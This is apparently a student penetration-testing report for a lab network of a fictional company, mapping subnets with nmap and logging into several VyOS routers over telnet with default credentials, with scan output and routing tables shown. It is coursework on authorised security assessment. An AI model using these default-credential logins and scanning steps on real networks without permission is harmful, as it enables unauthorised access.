CMP 314 – Computer Networking 2

Network Analysis Report

Name: Jacek Jajko

UAD ID: 1705032

BSc Ethical Hacking Year 3

Abertay University

Abstract

ACME Inc. have recently parted ways with their network manager in acrimonious circumstances. When the company attempted to review the network documentation, they discovered no evidence of any documentation being produced. This lack of documentation has raised concerns among senior management, who are concerned about the network's overall security.

ACME Inc. has assigned to assess the network's security. They have provided a computer that has Kali Linux preloaded on it. ACME Inc. prefers to only use the tools that come preinstalled on the Kali Linux workstation since they are concerned about the impact of using unproven tools on their network.

Confidentiality

This document contains proprietary and confidential information of a highly sensitive nature. Reproduction or distribution without the express written permission of the Author or ACME Inc. company is strictly prohibited.

Disclaimer

The author of this document conducted testing on the applications and systems that existed as of the 2nd of January 2022. Security threats are continually changing, with new vulnerabilities discovered daily, and no application can ever be 100% secure no matter how much security testing is conducted. This report is only intended to provide documentation that ACME Inc. immediately corrected all findings noted by the Author.

Introduction

Networking is defined as the electronic connection of computers to share information. Files, applications, printers, and software are examples of common resources shared in a networking environment. A network is made up of hardware components such as computers, hubs, switches, routers, and other devices that compose the network architecture. These are the devices that provide data transfer from one location to another by utilising various technologies through radio waves and wires (Cisco,2021).

There are numerous network types available in the networking industry, with the most prominent being *Local Area Network* (***LAN***) and *Wide Area Network* (***WAN***). A **LAN** network is made up of two or more computers that are connected over a short distance, typically at home, business buildings, or schools. A **WAN** is a network that spans a larger geographical region than a **LAN**, typically including cities, countries, and the entire globe (Cisco,2021).

ACME Inc. recently parted ways with their network management on acrimonious terms. When the company attempted to study the network documentation, they discovered no trace of any documentation being produced. This lack of documentation has caused worries among senior management, who are concerned about the network's overall security.

ACME Inc. has assigned to assess the network's security. They have provided a computer that has **Kali Linux** preloaded on it. ACME Inc. prefers to only use the tools that come preinstalled on the Kali Linux workstation since they are concerned about the impact of using unproven tools on their network.

Aims and objectives


Network security audit allows to validate the current state of the network security, identifies potential weak points, and demonstrates how to fix those problems. The aim of this report is to produce detailed documentation of the ACME Inc. network using the **Kali 2019.4 OS** machine provided with the following credentials:

- **Login**: *root*
- **Password**: *toor*

Kali Linux is a specialized Linux distribution for conducting security testing and vulnerability exploitation (g0tmi1k, 2013), loaded with many useful tools that can be used for this assignment. Using network mapping, enumeration, vulnerability scanning and exploitation the following information has been collected and included in this document:

- A detailed network diagram that depicts all network devices.
- Table with existing subnets
- Example of subnet calculation (Appendix A)
- An assessment of any security flaws discovered on the network, including methods to correct them.
- Critical analysis of network design.

Network Diagram



Addressing Table

Network Address	Subnet Mask	Usable Host Range	Broadcast Address	Used Addressed
172.16.221.0	/24	172.16.221.1 - 172.16.221.254	172.16.221.255	172.16.221.16 172.16.221.237
192.168.0.32	/27	192.168.0.33 - 192.168.0.62	192.168.0.63	192.168.0.33 192.168.0.34
192.168.0.64	/27	192.168.0.65 - 192.168.0.94	192.168.0.95	192.168.0.65 192.168.0.66
192.168.0.96	/27	192.168.0.97 - 192.168.0.126	192.168.0.127	192.168.0.97 192.168.0.98
192.168.0.128	/27	192.168.0.129 - 192.168.0.158	192.168.0.159	192.168.0.129 192.168.0.130
192.168.0.192	/27	192.168.0.193 - 192.168.0.222	192.168.0.223	192.168.0.193 192.168.0.200 192.168.0.210
192.168.0.224	/30	192.168.0.225 - 192.168.0.226	192.168.0.227	192.168.0.225 192.168.0.226
192.168.0.228	/30	192.168.0.229 - 192.198.0.230	192.168.0.231	192.168.0.229 192.168.0.230
192.168.0.232	/30	192.168.0.233 - 192.168.0.234	192.168.0.235	192.168.0.233 192.168.0.234
192.168.0.240	/30	192.168.0.241 - 192.168.0.242	192.168.0.243	192.168.0.241 192.168.0.242

Network Mapping

Network mapping is the process used to discover new devices, interfaces, and visualization of physical and virtual network connectivity. Its goal is to provide visual aids and resources that may be utilised for a variety of applications, particularly network maintenance (Techopedia, 2015).

Full Network mapping could not be done without the need to the exploitation of the security weaknesses which existed on the network. A detailed description of vulnerabilities found on the network and exploits used can be found further in this document. A firewall rule had to be added to allow incoming traffic and to perform scans.

Kali Linux

To determine the Kali machine's IP address, the first command used was "***ifconfig***" - command displaying information about all network interfaces currently in operation (Figure 1).




Figure 1 ifconfig results

To display a routing table in full numeric form "**route -n**" command was issued (Figure 2).




Figure 2 route -n results

The Kali machine network interface configuration:

- IP address:**192.168.200**
- Netmask **255.255.255.224**
- It is connected to the **192.168.0.192/27** network

An example of subnet calculation can be found in Appendix A.

192.168.0.192/27 Network

Nmap scan was performed with "**-sn**" option, which is a 'host discovery only' switch, on the **192.168.0.192/27** subnet to find live hosts (Figure 3).




Figure 3 nmap scan results

Three live hosts were discovered. The IP addresses of those hosts are:

- **192.168.0.193**
- **192.168.0.200**
- **192.168.0.210**

Another, more specific scan was performed on the three discovered hosts on the network **192.168.0.192/27** using Nmap, searching for open ports and the version of the service running (Appendix B).

The performed scan revealed that:

- **192.168.0.193** IP address belongs to the router (R1 on the network diagram) and it is running a "*VyOS*", open-source network OS. There is a remote access setup on **port 23** using telnet protocol.
- **192.168.0.210** IP address is running on Linux OS. There is a NFS setup on **port 2049** to share directories and files with other clients over a network. There is a remote administration access setup using Secure Shell (SSH) protocol on **port 22**.
- **192.168.0.200** IP address is not subject to this case, it our Kali Linux machine.

Router 1

Using information gathered in previous scan it was discovered that there is a router on the network with an IP address of **192.168.0.193** with telnet access (Figure 4).

```
root@kali:~/Desktop# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Nov  3 16:24:02 UTC 2021 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 4 telnet to 192.168.0.193 router

Remote access to the router has been established using default credentials, which were found in the VyOS documentation.

Login: **vyos**

Password: **vyos**

"**show interfaces**" command revealed two additional networks connected to the **R1** router (Figure 5).

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
```

Figure 5 interfaces on R1 router

Router **R1** is connected to the following networks:

- Through the **eth1** interface to **192.168.0.225/30** network.
- Through the **eth2** interface to **172.16.221.0/24** network.

A diagram with the **R1** router IP information can be found in Appendix C**Błąd! Nie można odnaleźć źródła odwołania.**

Total number of subnets

"*show ip route*" command was used on the router **R1** to display the routing table. The router uses this table to know the routes to network destinations. It also stores metrics (distances) associated with those routes (Figure 6).

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 01:30:12
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 01:29:17
O   192.168.0.192/27 [110/10] is directly connected, eth0, 01:30:12
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 01:30:12
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 01:29:17
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 01:29:17
vyos@vyos:~$
```

Figure 6 routing table displayed on the R1 router

Accessing the information stored in routing table was essential for the network mapping process because we were able to determine all of the existing subnets (those hidden behind the firewall too) much quicker. According the table there are 10 subnets within the company. Full list of the existing subnets can be found in (Addressing Table).

192.168.0.224/30 Network

This subnet is assigned to the router's **R1** "**eth1**" interface. It was discovered by accessing router via telnet and issuing a "show interfaces" command.
"**/30**" subnet mask (**255.255.255.252)**, is used when there are only **2** available hosts. This subnet was used to connect router **R1** to router **R2** (Subnet diagram Appendix D).
The **R1** router uses interface eth1 with the IP address: **192.168.0.225** to connect to the **R2** router interface eth0 with the IP address: **192.168.0.226**

172.16.221.0/24 Network

Nmap host discovery scan revealed two hosts in the **172.16.221.0/24** network (Figure 7).

```
root@kali:~/Desktop# nmap -sn 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 13:55 EDT
Nmap scan report for 172.16.221.16
Host is up (0.0014s latency).
Nmap scan report for 172.16.221.237
Host is up (0.0012s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 45.50 seconds
```

Figure 7 host discovery using nmap on 172.16.221.0 network

Another, more specific scan was performed on the two discovered hosts on the network **172.16.221.0/24** using Nmap (Network diagram Appendix F), searching for open ports and the version of the service running (Appendix E).

The performed scan revealed that:

- **172.16.221.16** IP address belongs to the router **R1** and it is running a "*VyOS*", open-source network OS. There is a remote access setup on **port 23** using telnet protocol.
- **172.16.221.237** IP address is running on Linux OS. There is an **Apache HTTP Server** running on **port 80** and **443** (Figure 8).




Figure 8 Web Server discovered on the network

Router 2

Accessing **R1** router revealed that it is linked to another network device via the "**eth1**" interface on the **192.168.0.224/30** network (Network diagram Appendix G). Nmap was used to discover live hosts (Figure 9).

```
root@kali:~/Desktop# nmap -sn 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 15:11 EDT
Nmap scan report for 192.168.0.225
Host is up (0.0010s latency).
Nmap scan report for 192.168.0.226
Host is up (0.0018s latency).
Nmap done: 4 IP addresses (2 hosts up) scanned in 14.28 seconds
```

Figure 9 nmap host discovery on 192.168.0.224 network

Using telnet, it was possible to gain a remote access to the **R2** router. This router was also configured with default VyOS credentials (Figure 10).

```
root@kali:~/Desktop# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Nov  3 19:21:10 UTC 2021 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 10 telnet to R2 router

“show interfaces” command revealed two additional networks connected to router **R2**. Two additional subnets have been discovered (Figure 11).

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 11 R2 show interfaces

Router **R2** is connected to the following networks:

- Through the **eth0** interface to **192.168.0.224/30** network.
- Through the **eth1** interface to **192.168.0.32/27** network.
- Through the **eth2** interface to **192.168.0.228/30** network.

192.168.0.32/27 Network

Nmap host discovery scan was performed on the **192.168.0.32/27** network (Network diagram Appendix I). The following IP addresses have been discovered:

```
root@kali:~/Desktop# nmap -sn 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 16:04 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0018s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0036s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.79 seconds
```

Figure 12 nmap scan result for 192.168.0.32 network

Another, more detailed scan was performed on the discovered hosts (Appendix H).

The following devices have been discovered:

- **192.168.0.33** – VyOS router **R2** with remote access via telnet.
- **192.168.0.34** – Linux OS host with open remote access via **port 22** using OpenSSH and NFS shares setup using **port 2049**

It has been discovered that host 192.168.0.34 was using SSH to remotely connect to the 13.13.13.13 PC. More details can be found in the “Security weaknesses - SSH section”.

Router 3

Accessing the router “**R2**” configuration, it has been discovered that it is connected to another device, router **R3** on the network diagram, using the “**eth2**” interface (Network diagram Appendix J). Nmap scan discovered that it is a VyOs router (Figure 13).

```
root@kali:~/Desktop# nmap -sV 192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 16:51 EDT
Nmap scan report for 192.168.0.230
Host is up (0.00038s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
```

Figure 13 nmap scan results

It was possible to access the router remotely using telnet and default credentials, similarly to the previous routers (Figure 14).

```
root@kali:~/Desktop# telnet 192.168.0.229
Trying 192.168.0.229 ...
Connected to 192.168.0.229.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Nov  3 20:45:33 UTC 2021 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 14 Remote access to R3 router via telnet

Using “show interfaces” command on the router “**R3**”, we were able to see that it is connected to three subnets:

- Through the interface **eth0** to **192.168.0.228/30** network.
- Through the interface **eth1** to **192.168.0.128/27** network.
- Through the interface **eth2** to **192.168.0.232/30** network.




Figure 15 Accessing R3 via telnet

192.168.0.128/27 Network

Nmap host discovery scan shows 2 live hosts (Figure 16) on the **192.168.0.128/27** network (Network diagram Appendix K).

```
root@kali:~/Desktop# nmap -sn 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 17:07 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0037s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.79 seconds
```

Figure 16 nmap host discovery

Further Nmap scan shows (Appendix L) that:

- **192.168.0.129** IP address belongs to the **R3** with open telnet access.
- **192.168.0.130** IP address is running a Linux OS with open SSH remote access on **port 22** and NFS shares on **port 2049**.

192.168.0.232/30 Network

This network connects router R3 with Firewall (Network diagram Appendix M) using **/30** subnet , using 2 hosts in a subnet (Figure 17).

```
root@kali:~/Desktop# nmap -sn 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-20 19:33 EST
Nmap scan report for 192.168.0.233
Host is up (0.0015s latency).
Nmap scan report for 192.168.0.234
Host is up (0.0025s latency).
Nmap done: 4 IP addresses (2 hosts up) scanned in 14.28 seconds
```

Figure 17 nmap scan host discovery

The IP address 192.168.0.233 is connected to the **eth2** interface on the **R3** router.
The IP address 192.168.0.234 is connected to the **WAN** interface on the Firewall.

192.168.0.240/30 Network – DMZ – Firewall Discovery

Nmap 'host discovery' scan found the 192.168.0.242 IP address (Figure 18) that is a part of 192.168.0.240/30 network (Network diagram Appendix N).

```
Nmap scan report for 192.168.0.242
Host is up (0.0022s latency).
```

Figure 18 nmap scan report

Nmap scan shows that it is an Apache Web Server (Figure 19).

```
root@kali:~/Desktop# nmap -sV 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-08 20:15 EST
Nmap scan report for 192.168.0.242
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 19 nmap scan report for a discovered host

It could be accessed via the Web Browser (Figure 20).




Figure 20 Accessing the 192.168.0.242 web server website

During the network mapping and discovery process it was not possible to ping or access the **192.168.0.234** IP address or any other addresses that have been found in the router routing table which should be accessible:

- 192.168.0.96 network.
- 192.168.0.64 network

It has been determined that established that those networks must be ‘hidden’ behind the firewall that blocks the incoming network traffic.

“traceroute” command was used to confirm that the Web Server is hidden behind the firewall (Figure 21).




Figure 21 traceroute results

To discover all the hosts on the company network it was essential to perform the vulnerability scanning end exploitation to bypass the firewall. Detailed description of this process can be found in Security weaknesses – Firewall).

192.168.0.96/27 Network – LAN

Nmap host discovery found 2 hosts (Figure 22) in the 192.168.0.97/27 network (Network diagram Appendix O).

```
root@kali:~/Desktop# nmap -sn 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-20 20:19 EST
Nmap scan report for 192.168.0.97
Host is up (0.0030s latency).
Nmap scan report for 192.168.0.98
Host is up (0.0017s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.69 seconds
```

Figure 22 nmap host discovery

Further Nmap scan shows (Appendix U) that:

- **192.168.0.97** IP address belongs to the **R4** with open telnet access running on VyOS.
- **192.168.0.98** IP address is running a Quagga routing software 1.2.1.

192.168.0.64/27 Network

Nmap host discovery found 2 hosts (Figure 23) in the **192.168.0.64/27** network (Network diagram Appendix P)

```
root@kali:~/Desktop# nmap -sn 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-20 20:37 EST
Nmap scan report for 192.168.0.65
Host is up (0.0037s latency).
Nmap scan report for 192.168.0.66
Host is up (0.0063s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.81 seconds
```

Figure 23 nmap host discovery

Further Nmap scan shows (Appendix R) that:

- **192.168.0.65** IP address belongs to the **R4** with open telnet access running on VyOS.
